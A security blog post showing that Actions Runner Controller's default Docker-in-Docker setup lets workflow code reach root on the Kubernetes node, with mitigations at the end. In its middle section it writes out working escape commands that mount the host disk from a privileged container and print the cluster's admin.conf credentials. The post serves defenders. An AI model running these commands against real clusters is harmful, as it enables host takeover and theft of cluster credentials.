I have been using Github’s Action Runner Controller in my homelab’s Kubernetes cluster for the last year or so to host runners for some of my private Github projects. As part of some of those workflows I build docker images, it occurred to me one day: “How is ARC building these images?”. I did not configure DinD (docker in docker) and I did not configure a hardened runtime to build these images. Which piqued my interest as interacting with the daemon is often a common path to container escape.
What I found was that if you are running self-hosted GitHub Actions using Actions Runner Controller with the default configuration and an attacker can open a pull request or execute code against a GitHub Action, they have a path straight to root on the Kubernetes node running the workflow.
Before I sound the alarms let me clarify this is less of a vulnerability and more about what the out-of-box ARC configuration entails. Running CI code is inherently RCE as a service but I’d say most people (unless they dive into the docs and have an understanding of docker sockets) would expect GitHub Actions workers running in Kubernetes provided by ARC to maintain the isolation boundaries that are generally associated with using Kubernetes workflows.
How ARC Runs Workflows
An init container is created using --privileged flag and invokes dockerd to write /var/run/docker.sock into the shared dind-sock volume at /var/run.
The runner container uses volume to access the docker socket without requiring a privilege context. However, access to the docker socket even withouth a privilege container still allows us to escape the container to the kubernetes host.

The full default template from the ARC docs looks like this (abbreviated):
initContainers:
  - name: dind
    image: docker:dind
    args:
      - dockerd
      - --host=unix:///var/run/docker.sock
    securityContext:
      privileged: true
    volumeMounts:
      - name: dind-sock
        mountPath: /var/run
containers:
  - name: runner
    image: ghcr.io/actions/actions-runner:latest
    env:
      - name: DOCKER_HOST
        value: unix:///var/run/docker.sock
    volumeMounts:
      - name: dind-sock
        mountPath: /var/run
volumes:
  - name: dind-sock
    emptyDir: {}
GitHub’s Warnings
The GitHub docs do acknowledge the risk but it takes reading past the quickstart to find it.
From the ARC deployment docs:
We recommend running production workloads in isolation. GitHub Actions workflows are designed to run arbitrary code, and using a shared Kubernetes cluster for production workloads could pose a security risk.
And from the DinD configuration section:
The Docker-in-Docker container requires privileged mode.
By default, the dind container uses the
docker:dindimage, which runs the Docker daemon as root. You can replace this image withdocker:dind-rootlessas long as you are aware of the known limitations and run the pods with--privilegedmode.
The warnings are there, but I wish they were more explicit about the risk. Especially given this is the default configuration. I suspect that a majority of users either don’t get to these sections of the docs or parse the underlying risk from the warnings. They just figure their containers are building fine in the actions and move on with life.
I don’t blame GitHub for this, it’s a clear trade-off for the product. The mitigations are relatively advanced and disabling it by default would likely discourage a large section of customers from adopting GHA. That being said, I still think the docs could be clearer about the security boundaries, especially when the average Kubernetes consumer expects isolation within pods not to be broken unless done explicitly.
In fact, this behavior has been flagged in the ARC GitHub issues multiple times over the years, and this exact abuse was raised over 4 years ago in a GitHub issue #1288
How to abuse this configuration
Accessing the docker socket is one of the most known risks associated with Docker, but to rehash this.
The docker daemon runs as root and allows full system interactions, meaning we can use it to create containers with similar root permissions, mount the host filesystem, interact with the network etc.
To complete this attack lets assume we have found a repo that allows us to open PRs that execute code in a GitHub Action. This can be done via a variety of entry points such as modifying the workflow file in a PR, a fork, or injecting code through a build process. Once we have code execution we will launch a privilege container that mounts the hosts block device and extracts the kubernetes secrets but the world is your oyster so feel free to be creative here you are root.
Step 1: Find the host block devices
docker run --rm --privileged -v /dev:/dev alpine sh -c \
  "fdisk -l 2>/dev/null | grep '^Disk /dev'"
Disk /dev/sda: 276824064 sectors
Disk /dev/dm-0: 130 GB, 139582242816 bytes, 272621568 sectors
dm-0 is an LVM logical volume in VM’s root filesystem in my lab.
Step 2: Mount it and return the creds
docker run --rm -it --privileged -v /dev:/dev alpine sh -c \
  "mkdir -p /mnt/host && mount /dev/dm-0 /mnt/host && cat /mnt/host/etc/kubernetes/admin.conf"
apiVersion: v1
kind: Config
clusters:
- cluster:
    certificate-authority-data: <base64-encoded-CA-cert>
    server: https://<control-plane-ip>:6443
Mitigations
The root cause is running the DinD sidecar provides the gha runner access to the docker socket. There are a few ways to address it depending on how much you need Docker in your workflows:
If you don’t need Docker in every workflow, disable it. Set containerMode.type: kubernetes in your RunnerDeployment spec, just be aware ACTIONS_RUNNER_REQUIRE_JOB_CONTAINER must be set to true to prevent escapes!
If you need the full Docker API, run DinD rootless. docker:dind-rootless runs the Docker daemon as a non-root user inside a Linux user namespace. The key difference is that uid 0 inside the container maps to an unprivileged uid on the host (typically something like uid 100000). This does not remove the ability to escape but the attacker lands on the host as uid 100000 rather than root
Better yet if you need true isolation don’t use Github ARC, spin a new VM per job and then delete it.
Best practices working with self-hosted GitHub Action runners at scale on AWS